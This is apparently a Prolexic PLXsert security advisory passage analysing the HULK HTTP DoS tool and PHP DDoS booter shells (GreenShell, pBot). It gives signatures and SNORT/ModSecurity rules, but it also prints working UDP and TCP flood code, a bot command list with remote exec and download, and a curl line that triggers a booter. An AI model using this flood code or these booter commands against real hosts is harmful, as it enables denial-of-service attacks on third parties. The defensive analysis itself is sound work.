```
#http caller thread
class HTTPThread(threading.Thread):
    def run(self):
        #while True:
        try:
            while flag<2:
                code=httpcall(url)
                if (code==500) & (safe==1):
                    set_flag(2)
        except Exception, ex:
            print("I am dead")
            pass
```

Now that we have our fail indicator in place, let us launch mini-HULK with one thread. We see mini-HULK sends once request then pauses.

This is due to the empty response causing *httplib* to trace back with "BadStatusLine:" The exception is caught by the *except* function and it prints out "I am dead." Then the thread hangs, no longer participating in the attack.

```
127.0.0.1 wrote:
GET /?NOHGY=AJPWXYFT HTTP/1.1
Accept-Encoding: identity
Host: localhost:9998
Keep-Alive: 119
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: close
Referer: http://www.google.com/?q=LTMAYEGJKW
Cache-Control: no-cache
```

The exception is caught by the *except* function and our fail indicator is printed out: "I am dead." Finally, the thread hangs, no longer participating in the attack.

```
|-- HULK Attack Started --
I am dead
```

The HULK has now been neutralized!

This is a practical mitigation method to defeat the HULK DoS tool. It is effective and can easily be implemented on any WAF or content switch. If the original tool is run, 500 threads will be spawned which in turn will generate 500 requests. If each of those requests has an empty response, the HULK will hang and be transformed back into Dr. Banner.

ATTACK SIGNATURE

Example:

```
GET /?GMSEG=YBXAGMLZDD HTTP/1.1 <- randomized value
Accept-Encoding: identity <- static value
Host: [target domain]
Keep-Alive: 118 <- randomized value
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3)
Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729) <- randomized value within
User-Agent list
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7 <- static value
Connection: close <- static value
Referer: http://engadget.search.aol.com/search?q=CRGWGKIU <- randomized value
within Referer list
Cache-Control: no-cache <- static value
```

There are several flags that stick out when analyzing this signature.

The first flag would be the inclusion of both *Connection: close* and *Keep-Alive: 110-120*.

- The Keep-Alive header field is included within an HTTP request in conjunction with *Connection: keep-alive*. This indicates that the client desires to keep the connection open for multiple requests. *Connection: close* would mean the exact opposite, therefore would not require the Keep-Alive header and associated value.

The second flag is the static Accept-Charset value contains ISO-8859-1, which does not include Russian among supported languages. One of the hard-coded User-Agents within the scripts User-Agent array list is:

```
Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51
```

The third flag, as mentioned by Spider labs from their recent write up entitled, "HULK vs. THOR - Application DoS Smackdown," is that the header sequence order is always the same for every malicious request.

Finally, as previously discussed, both the GET request and Referer header utilize ASCII StringBuilder combination values.

RECOMMENDED MITIGATION

PLXsert SNORT Rules

```
alert tcp $EXTERNAL_NET any -> $[Destination Host] $HTTP_PORTS ( \
msg: "action=block, custid=##, timeout=####, comment='HULK'"; sid: ####; \
content: "GET /?"; \
content: "Accept-Encoding\: identity"; \
content: "Host\: [target domain]"; \ <- insert the target domain
content: "Keep-Alive\:"; \
```

```
content: "Connection\: close"; \  
content: "Accept-Charset\: ISO-8859-1,utf-8;q=0.7,*;q=0.7"; \  
content: "Cache-Control\: no-cache"; \  
pcre: "/Referer\:\/\/(google\.com)|(usatoday\.com)|(engadget\.search)|(domain\.com)"/"; )  
<- insert the target domain for last entry
```

SpiderLabs THOR Mod_Security Mitigation Rule Analysis

Trustwave Spider labs released a Mod Security rule that will mitigate the default HULK DoS attack, and as an homage to the Marvel Comic Avengers, they have named the mitigation rule THOR. The mod security rule relies on the fact that the HTTP headers are always in the same order, and despite the randomized values of the User-Agents, GET requests and Referers. The Spider Labs blog indicates that this is the static order of HTTP headers during an attack:

- Accept-Encoding
- Host
- Keep-Alive
- User-Agent
- Accept-Charset
- Connection
- Referer
- Cache-Control

- **THOR Mod_Security Rule from SpiderLabs:**

```
SecRule REQUEST_HEADERS_NAMES ".*"  
"id:'11',chain,phase:1,t:none,log,drop,msg:'Request Header Ordering Alert:  
Potential Attack Tool - HULK  
DoS.',setvar:'tx.header_order=%{tx.header_order}, %{matched_var}'"
```

```
SecRule TX:HEADER_ORDER "@streq , Accept-Encoding, Host, Keep-Alive,  
User-Agent, Accept-Charset, Connection, Referer, Cache-Control"
```

CONTRIBUTORS

PLXsert

APPENDIX

External Resources:

- <http://blog.spiderlabs.com/2012/05/hulk-vs-thor-application-dos-smackdown.html>
- <http://pastebin.com/wr8npJie>
- <http://packetstormsecurity.org/files/112856/HULK-Http-Unbearable-Load-King.html>
- <http://www.sectorix.com/2012/05/17/hulk-web-server-dos-tool/>

User Agents List:

'Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.1.3) Gecko/20090913 Firefox/3.5.3'
'Mozilla/5.0 (Windows; U; Windows NT 6.1; en; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)'
'Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3 (.NET CLR 3.5.30729)'
'Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.1) Gecko/20090718 Firefox/3.5.1'
'Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/532.1 (KHTML, like Gecko) Chrome/4.0.219.6 Safari/532.1'
'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; InfoPath.2)'
'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.0; Trident/4.0; SLCC1; .NET CLR 2.0.50727; .NET CLR 1.1.4322; .NET CLR 3.5.30729; .NET CLR 3.0.30729)'
'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.2; Win64; x64; Trident/4.0)'
'Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; SV1; .NET CLR 2.0.50727; InfoPath.2)'
'Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 6.0; en-US)'
'Mozilla/4.0 (compatible; MSIE 6.1; Windows XP)'
'Opera/9.80 (Windows NT 5.2; U; ru) Presto/2.5.22 Version/10.51'

Referer List:

'http://www.google.com/?q='
'http://www.usatoday.com/search/results?q='
'http://engadget.search.aol.com/search?q='
'http://' + host + '/'

About PLXsert:

PLXsert monitors malicious cyber threats globally and analyzes DDoS attacks using proprietary techniques and equipment. Through data forensics and post-attack analysis, PLXsert is able to build a global view of DDoS attacks, which is shared with customers and the security community. By identifying the sources and associated attributes of individual attacks, the PLXsert team helps organizations adopt best practices and make more informed, proactive decisions about DDoS threats.

About Prolexic:

Prolexic is the world's largest, most trusted Distributed Denial of Service (DDoS) mitigation provider. Able to absorb the largest and most complex attacks ever launched, Prolexic restores mission-critical Internet-facing infrastructures for global enterprises and government agencies within minutes. Ten of the world's largest banks and the leading companies in e-Commerce, SaaS, payment processing, travel/hospitality, gaming and other at-risk industries rely on Prolexic to protect their businesses. Founded in 2003 as the world's first in-the-cloud DDoS mitigation platform, Prolexic is headquartered in Hollywood, Florida and has scrubbing centers located in the Americas, Europe and Asia. To learn more about how Prolexic can stop DDoS attacks and protect your business, please visit www.prolexic.com, follow @Prolexic on [Twitter](#), email sales@prolexic.com, or call **+1 (954) 620 6002**.



Threat: DDoS Booter Shell Scripts

GS1 ID - 1050

Risk Factor - High

Overview:

Recent trends and attack data indicate that the DDoS threatscape is shifting towards the increased utilization of booters by malicious actors in the underground hacking communities.

Traditionally, DDoS attacks have made use of workstations or routers infected with malware. Methods of infection would typically involve spam campaigns, worms or browser-based exploits. The malicious actor running these traditional campaigns needed multitudes of infected machines, with moderate amounts of bandwidth, to mount successful DDoS attacks.

The increased use of dynamic web application technologies, and the rapid deployment of insecure web applications, has created new vulnerabilities – and opportunities for hackers to use infected web servers (instead of client machines) to conduct DDoS attacks. The result is that DDoS attacks can be launched more readily and can cause more damage, with far fewer zombie computers. Web servers typically have 1,000+ times the capacity of a workstation, providing hackers with a much higher yield of malicious traffic at higher Packet per Second (PPS) and Bit per Second (BPS) rates with the addition of each infected machine.

Furthermore, the skill level required to take over a web server and convert it into a DDoS zombie has been simplified. Whereas previous infection campaigns relied on social engineering, operating system or browser exploitation, or some combination of the above, a DDoS Booter Shell script can be deployed by almost anyone who purchases hosting, or makes use of simple web application vulnerabilities such as RFI, LFI, SQLi and WebDAV exploits.

The concept of infection also changes when discussing server-based attacks. Whereas traditional Windows malware ingrains itself into the operating system and often obfuscates its presence by spreading multiple DLLs throughout the file system, DDoS Booter Scripts are simple standalone files that execute GET/POST floods when accessed via HTTP.

The technical requirements, design and deployment of today's DDoS attack tools have been simplified. At the same time, this simplification has come with increased attack power, by utilizing server bandwidth instead of workstation bandwidth. This puts DDoS capabilities in the hands of a much wider range of actors.

Definitions:

Booters - Slang used by malicious actors that can refer to both Booter Shells and Booter Shell Loaders.

Booter Shell – A booter shell script is a PHP/ASP/Perl script that has the sole functionality of sending floods of traffic for use in DDoS attacks. A malicious actor

places the script on the web server either through the compromise of a vulnerable host, or through the purchase of legitimate hosting. Booter scripts can be static or dynamic. Static booter scripts have the target hard coded into the file, whereas dynamic booter scripts take input from an external command source.

Booter Shell Loader – A shell loader is a command and control (C&C) interface that takes a text list of shell booter URLs and sends commands to the list of scripts to start/stop DDoS attacks. Shell loaders can take the form of a web application or client-side executable.

Public Booter Shell Lists - Public booter shell lists are made up of DDoS booter script URLs, which are circulated on Pastebin, IRC, or other public outlets. Public lists often have limited effectiveness as they are being used by people all over the world all the time, and typically have a high percentage of dead links.

Private Lists - Private lists are made up of DDoS booter shell URLs that are circulated or sold among malicious actors within the underground. Hackers compile lists of URLs from legitimate host purchases or successful exploitations and distribute them among their comrades. Private lists typically are more potent as they are not widely circulated and have a low percentage of dead links. Eventually, private lists can be leaked and become public lists.

Classes of Booter Scripts:

Static Attack Scripts - These booter scripts have the target hardcoded into the file. They are uploaded to the host server and executed.

Dynamic Attack Scripts - These booter files integrate with Shell Booter command and control servers that are either based on IRC, HTTP, or an executable application.

Public Tools:


Prolexic customers should open a ticket with the PLXsert for a complete archive of discovered booter script source codes.

[PHP] These specific booters are written in PHP

Greenshell.php - UDP Flood Booter Script - <http://pastebin.com/2FYcVCRI>

Language: PHP
Control Direction: PUSH - HTTP GET
DDOS Attack Types: UDP Flood


In order for an attack to begin, parameters are passed to the PHP booter via a GET request. The GET request indicates the target to attack, as well as the time duration of the attack. The GET request can be sent via a form on the booter shell file itself, a scripting language, or with CURL
(i.e. curl http://locationofevilbooter.com/?host=www.bankworldcorp.com&time=30).



Source: <http://img812.imageshack.us/img812/3481/shella.png>

The above screenshot was captured from a popular hacking forum. The GreenShell.php contains a remote link to logo.png at <http://authkeys.com/sh3ll/logo.php>. The image link is no longer operational, and it is presumed that authkeys.com was controlled by the coder or a vendor of the GreenShell.php script.

Every time the GreenShell.php script is accessed, the call to a remote logo.php divulges information about the user accessing the page, such as an IP address, user agent and the location of the GreenShell booter script. This allows the original author or distributor of GreenShell.php to collect a list of infected hosts for their own use, and collect information on users visiting the shell.



Greenshell.php (logo removed) attacking bankworldcorp.com for a total of 30 seconds.

Attack Signature:

The attack contains a UDP session with a payload of 8,192 consecutive capital X's (x/58). These packets are fragmented when traversing the Internet.

0000 00 50 56 e9 7d 36 00 0c 29 c2 97 3c 08 00 45 00 .PV.}6..)..<..E.

0010 03 34 1d 65 03 9d 40 11 a7 03 c0 a8 87 a5 48 34 .4.e..@.....H4

0020 1f 32 58 58 58 58 58 58 58 58 58 58 58 58 58 .2XXXXXXXXXXXXXXXXXX

0030 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXXX

0040 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXXX

0050 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXXX

[truncated]

0320 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXXX

0330 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 XXXXXXXXXXXXXXXXXXXXX

0340 58 58 XX

```
23 if(isset($_GET['host'])&&isset($_GET['time'])){
24     $packets = 0;
25     ignore_user_abort(TRUE);
26     set_time_limit(0);
27
28     $exec_time = $_GET['time'];
29
30     $time = time();
31     //print "Started: ".time('d-m-y h:i:s')."<br>";
32     $max_time = $time+$exec_time;
33
34     $host = $_GET['host'];
35
36     for($i=0;$i<65000;$i++){
37         $out .= 'X';
38     }
39     while(1){
40         $packets++;
41         if(time() > $max_time){
42             break;
43         }
44         $rand = rand(1,65000);
45         $fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
46         if($fp){
47             fwrite($fp, $out);
48             fclose($fp);
49         }
50     }
```

The 'max_time' variable that is computed on line 32 of the PHP code is simply the 'time' URI option added to 'epoch time.' This creates the 'max_time' variable that is enforced on line 41 of the PHP code. On line 36, the payload is created in a 'for loop' that is 65,000 capital Xs, as noted on line 37.


While the maximum size of a UDP datagram is 65,535, most systems are configured to allow only 8,192 bytes of UDP data by default (http://www.pcvr.nl/tcpip/udp_user.htm). The oversized payload is pushed out to fsockopen with a random source port, and the data is truncated before being sent out. This anomalous behavior will make detection and mitigation an easier task.

Nogrod-pBot - <http://dev.glastopf.org/attachments/download/40/dos.txt>

Language: PHP
Control Direction: PULL – IRC
DDOS Attack Types: UDP and TCP Flood

pBot for short, going by the name of the class in the PHP code, lacks the pretty images and forms that make booter scripts exceptionally easy tools for skiddies. To quote Xepouhe from opensc.ws "Russians don't care about GUI, only hf skiddies do." What it does instead is receive commands via IRC (Internet Relay Chat) from a botmaster or botherder, whose job it is to

oversee the botnet operations. These operational tasks include monitoring for takeover attempts, monitoring for pesky researchers, and most importantly instructing the bots with who and what to attack.



```
php — — ssh — 105x41
this is fake for testing
20:56 !- botmaster [irc.Prison.NET] has joined #plx-bots
20:56 !- ServerMode/#plx-bots [+nt] by irc.Prison.NET
20:56 !- Channel #plx-bots created Wed Mar 28 02:07:47 2012
20:56 !- Irssi: Join to #plx-bots was synced in 1 secs
20:57 !- botmaster changed the topic of #plx-bots to: this is fake for testing
20:59 !- [A]roots7 has joined #plx-bots
21:00 !- [A]roots3 has joined #plx-bots
21:01 !- [A]roots7 has quit [Remote host closed the
connection]
21:01 !- [A]roots3 has quit [Remote host closed the
connection]
21:02 !- [A]roots6 has joined #plx-bots
21:03 <@botmaster> .user plx
-----
21:03 <@botmaster> .info
21:03 < [A]roots6> [info]: Linux ubuntu 3.0.0-15-generic #26-Ubuntu SMP Fri Jan 20 17:23:00 UTC 2012
x86_64 (safe: off)
21:03 < [A]roots6> [vuln]: http://192.168.135.165/booters/php-irc.php
21:05 <@botmaster> .tcpflood www.prolexic.com 10 1400 80 1
21:05 < [A]roots6> [TcpFlood Started!]
21:05 < [A]roots6> [TcpFlood Finished!]: Config - 10 pacotes para www.prolexic.com:80.
21:08 <@botmaster> .udpflood www.prolexic.com 10 1400 1
21:08 < [A]roots6> [UdpFlood Started!]
21:11 <@botmaster> .udpflood 209.200.154.11 10 1400 1

[21:11] [@botmaster(+)] [5:efnet (change with ^X)/#plx-botsnt] [2 nicks (*0 @1 %0 +0 1)]
[Act: 1:S 2: 3: 4:(msgs) 5:@#plx-bots]
[#plx-bots]
```

In this screenshot, we joined efnet with the nickname of botmaster and created a channel called plx-botnet. We purposely set the title to *this is fake* for testing so that an admin wouldn't become concerned. This booter has extended capabilities beyond just DDoS but that is what we will focus on. As you can see, the .info command was issued and a Linux Ubuntu machine responded. If multiple bots were in the channel, you would receive a response from all of the bots that were not busy. If this type of information was wanted from a single bot, then you could private message the bot and communicate with it that way.

```

/*
*
* NOGROD. since 2008
* IRC.UDPLINK.NET
*
* COMMANDS:
*
* .user <password> //login to the bot
* .logout //logout of the bot
* .die //kill the bot
* .restart //restart the bot
* .mail <to> <from> <subject> <msg> //send an email
* .dns <IPIHOST> //dns lookup
* .download <URL> <filename> //download a file
* .exec <cmd> // uses exec() //execute a command
* .sexec <cmd> // uses shell_exec() //execute a command
* .cmd <cmd> // uses popen() //execute a command
* .info //get system information
* .php <php code> // uses eval() //execute php code
* .tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
* .udpflood <target> <packets> <packetsize> <delay> //udpflood attack
* .raw <cmd> //raw IRC command
* .rndnick //change nickname
* .pscan <host> <port> //port scan
* .safe // test safe_mode (dvl)
* .inbox <to> // test inbox (dvl)
* .conback <ip> <port> // conect back (dvl)
* .uname // return shell's uname using a php function (dvl)
*
*/

```

Let's focus on the two DDoS attacks, TCP flood and UDP flood.

```

21:05 <@botmaster> .tcpflood www.prolexic.com 10 1400 80 1
21:05 < [A]roots6> [TcpFlood Started!]

```

To instruct your bot to begin a TCP flood, the documentation instructs you to enter:
 .tcpflood <target> <# of packets to send> <packet size> <port> <delay interval>

So let's see what we get from issuing the command as they instructed.

ircddos.php.pcap [Wireshark 1.6.4 (SVN Rev 39941 from /trunk-1.6)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: tcp.stream eq 30 Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
148	195.019419	192.168.135.165	209.200.154.11	TCP	74	48307 > 80 [SYN] Seq=0 Win=1
149	195.058389	209.200.154.11	192.168.135.165	TCP	60	80 > 48307 [SYN, ACK] Seq=0
150	195.058470	192.168.135.165	209.200.154.11	TCP	54	48307 > 80 [ACK] Seq=1 Ack=1
151	195.058697	192.168.135.165	209.200.154.11	HTTP	1454	Continuation or non-HTTP tra
152	195.058842	192.168.135.165	209.200.154.11	TCP	54	48307 > 80 [FIN, ACK] Seq=14
153	195.059000	209.200.154.11	192.168.135.165	TCP	60	80 > 48307 [ACK] Seq=1 Ack=1
154	195.059022	209.200.154.11	192.168.135.165	TCP	60	80 > 48307 [ACK] Seq=1 Ack=1
155	195.102771	209.200.154.11	192.168.135.165	TCP	60	80 > 48307 [RST, ACK] Seq=1

Frame 151: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)

- Ethernet II, Src: 00:0c:29:c2:97:3c (00:0c:29:c2:97:3c), Dst: 00:50:56:e9:7d:36 (00:50:56:e9:7d:36)
- Internet Protocol Version 4, Src: 192.168.135.165 (192.168.135.165), Dst: 209.200.154.11 (209.200.154.11)
- Transmission Control Protocol, Src Port: 48307 (48307), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
- Hypertext Transfer Protocol
 - Data (1400 bytes)
 - Data: 50ea670449c1327dd13765f696d40c1c0c478b8f203ca94d...
 - [Length: 1400]

```

0000 00 50 56 e9 7d 36 00 0c 29 c2 97 3c 08 00 45 00  .PV.}6.. )..<..E.
0010 05 a0 7e 17 40 00 40 06 03 1f c0 a8 87 a5 d1 c8  ..~.@.@. ....
0020 9a 0b bc b3 00 50 19 b8 da e9 d5 ec dd 23 50 18  ....P.. ..#P.
0030 39 08 b9 b4 00 00 50 ea 67 04 49 c1 32 7d d1 37  9.....P. g.I.2}.7
0040 65 f6 96 d4 0c 1c 0c 47 8b 8f 20 3c a9 4d b5 ec  e.....G ..<.M..

```

Length (data.len) Packets: 9895 Displayed: 8 Marked: 0 Load time: 0:00.142 Profile: Default

After a DNS request, which is not shown, the booter staged a TCP connection to prolexic.com then used a Push Ack packet to send random data to the webserver. The data was rejected by the server and the connection was reset.

```

453
454 function tcpflood($host,$packets,$packetsize,$port,$delay)
455 {
456     $this->privmsg($this->config['chan'],"\2TcpFlood Started!\2");
457     $packet = "";
458     for($i=0;$i<$packetsize;$i++)
459         $packet .= chr(mt_rand(1,256));
460     for($i=0;$i<$packets;$i++)
461     {
462         if(!$fp=fsockopen("tcp://".$host,$port,$e,$s,5))
463         {
464             $this->privmsg($this->config['chan'],"\2TcpFlood\2: Error: <$e>");
465             return 0;
466         }
467         else
468         {
469             fwrite($fp,$packet);
470             fclose($fp);
471         }
472         sleep($delay);
473     }
474     $this->privmsg($this->config['chan'],"\2TcpFlood Finished!\2: Config - $packets pacotes para $host:$port.");
475 }

```

The tcpflood function is called with the target host, number of packets, size of the payload, destination port, and delay between TCP sessions.

When run, the function:

- Prints [TcpFlood Started!] to the channel
- The packet variable is instantiated then filled with random ASCII characters 1-256
- Enters a loop based on the number of packets in the function
- Attempts to stage a TCP connection; if it can, it will write the payload to the stream and properly tear the session down. If it cannot stage the connection, it will write [TcpFlood]: Error: <socket error>
- Waits for value of delay seconds
- Exits the loop
- Prints [TcpFlood Finished!]: Config with all the variables


Now that our TcpFlood is finished we can start a UDP flood. The instructions are similar to the TCP variant, but we lack the port variable: `.udpflood <target> <# of packets to send> <packet size> <delay interval>`.

```

21:08 <@botmaster> .udpflood www.prolexic.com 10 1400 1
21:08 <[A]roots6> [UdpFlood Started!]

```

This was sent to the bots in the IRC channel, but what was returned from the bots was unexpected.



A random 10-byte payload was sent in a UDP packet to prolexic.com with a DNS query between every packet. These packets have random source and destination ports. This is not like the documentation – or what we instructed the booter to do. Time to check the code!

```

357         case "udp flood":
358             if(count($mcmd)>3)
359             {
360                 $this->udp flood($mcmd[1], $mcmd[2], $mcmd[3]);
361             }
362             break;

```

When udp flood is called, it only requires three variables, then passes the three variables to the udp flood function. So, for this particular attack we sent prolexic.com 10 1400 1 to udp flood and the booter sent prolexic.com 10 1400 to the udp flood function in order.

```

434 function udpflood($host,$packetsize,$time) {
435     $this->privmsg($this->config['chan'], "[\2UdpFlood Started!\2]");
436     $packet = "";
437     for($i=0;$i<$packetsize;$i++) { $packet .= chr(mt_rand(1,256)); }
438     $timei = time();
439     $i = 0;
440     while(time()-$timei < $time) {
441         $fp=fsockopen("udp://". $host,mt_rand(0,6000),$e,$s,5);
442         fwrite($fp,$packet);
443         fclose($fp);
444         $i++;
445     }
446     $env = $i * $packetsize;
447     $env = $env / 1048576;
448     $vel = $env / $time;
449     $vel = round($vel);
450     $env = round($env);
451     $this->privmsg($this->config['chan'], "[\2UdpFlood Finished!\2]: $env MB enviados / Media: $vel MB/s ");
452 }

```

The udpflood took that as instructions to attack prolexic.com with a payload of 10 bytes for a duration of 1,400 seconds.

The function works like this:

When run, the function:

- Prints [UdpFlood Started!] to the channel
- The packet variable is instantiated then filled with random ASCII characters 1-256
- Grabs the systems epoch time
- Creates a packet counter
- Enters a loop based on current time, subtracted by the start being less than the duration specified earlier
- Attempts to stage a udp connection attacking the target with a random destination port, with the payload in the packet variable. Then attempts a proper UDP tear down
- Adds 1 to the packet counter
- Exits the loop if the duration is greater than the current time, subtracted by the start time
- Multiplies the payload by the packet count then divides by 1,048,576 to determine the payload megabytes sent (not total bandwidth just payload).
- Then divides the total Megabytes by duration to get mebibytes per second
